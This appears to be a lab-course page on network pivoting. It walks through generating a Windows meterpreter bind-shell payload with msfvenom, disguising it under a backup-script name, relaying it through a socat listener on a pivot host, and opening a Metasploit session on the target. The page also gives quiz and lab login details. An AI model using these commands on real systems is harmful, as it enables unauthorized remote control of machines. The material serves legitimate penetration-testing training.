


Socat Redirection with a Bind Shell

Similar to our socat's reverse shell redirector, we can also create a socat bind shell redirector. This is different from reverse shells that connect back from the Windows server to the Ubuntu server and get redirected to our attack host. In the case of bind shells, the Windows server will start a listener and bind to a particular port. We can create a bind shell payload for Windows and execute it on the Windows host. At the same time, we can create a socat redirector on the Ubuntu server, which will listen for incoming connections from a Metasploit bind handler and forward that to a bind shell payload on a Windows target. The below figure should explain the pivot in a much better way.



We can create a bind shell using msfvenom with the below command.

Creating the Windows Payload

```
Creating the Windows Payload

ipp@htb[/htb]$ msfvenom -p windows/x64/meterpreter/bind_tcp -f exe -o backupscript.exe LPORT=8443

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 499 bytes
Final size of exe file: 7168 bytes
Saved as: backupjob.exe
```

We can start a **socat bind shell** listener, which listens on port **8080** and forwards packets to Windows server **8443**.

Starting Socat Bind Shell Listener

```
Starting Socat Bind Shell Listener

ubuntu@Webserver:~$ socat TCP4-LISTEN:8080,fork TCP4:172.16.5.19:8443
```

Finally, we can start a Metasploit bind handler. This bind handler can be configured to connect to our socat's listener on port 8080 (Ubuntu server)

Configuring & Starting the Bind multi/handler

```
Configuring & Starting the Bind multi/handler

msf6 > use exploit/multi/handler

[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/bind_tcp
payload => windows/x64/meterpreter/bind_tcp
msf6 exploit(multi/handler) > set RHOST 10.129.202.64
RHOST => 10.129.202.64
msf6 exploit(multi/handler) > set LPORT 8080
LPORT => 8080
msf6 exploit(multi/handler) > run

[*] Started bind TCP handler against 10.129.202.64:8080
```

We can see a bind handler connected to a stage request pivoted via a socat listener upon executing the payload on a Windows target.

Establishing Meterpreter Session

```
Establishing Meterpreter Session

[*] Sending stage (200262 bytes) to 10.129.202.64
[*] Meterpreter session 1 opened (10.10.14.18:46253 -> 10.129.202.64:8080 ) at 2022-03-07 12:00:00

meterpreter > getuid
Server username: INLANEFREIGHT\victor
```

Start Instance

00 / 1 spawns left

Waiting to start...

Questions

Answer the question(s) below to complete this Section and earn cubes!

Cheat Sheet

Get VPN Key

Target: [Click here to spawn the target system!](#)

SSH to with user "ubuntu" and password "HTB_@cademy_stdnt!"

+1 What Meterpreter payload did we use to catch the bind shell session? (Submit the full path as the answer)

Submit your answer here...

Submit

Previous

Next

Cheat Sheet

Go to Questions

Table of Contents

Introduction

Introduction to Pivoting, Tunneling, and Port Forwarding

The Networking Behind Pivoting

Choosing The Dig Site & Starting Our Tunnels

Dynamic Port Forwarding with SSH and SOCKS Tunneling

Remote/Reverse Port Forwarding with SSH

Meterpreter Tunneling & Port Forwarding

Playing Pong with Socat

Socat Redirection with a Reverse Shell

Socat Redirection with a Bind Shell

Pivoting Around Obstacles

SSH for Windows: plink.exe

SSH Pivoting with sshuttle

Web Server Pivoting with Rpivot

Port Forwarding with Windows: Netsh

Branching Out Our Tunnels

DNS Tunneling with Dnscat2

SOCKS5 Tunneling with Chisel

ICMP Tunneling with SOCKS

Double Pivots

RDP and SOCKS Tunneling with SocksOverRDP

Skills Assessment

Skills Assessment

Additional Considerations

Detection & Prevention

Beyond this Module

My Workstation

OFFLINE

Start Instance

00 / 1 spawns left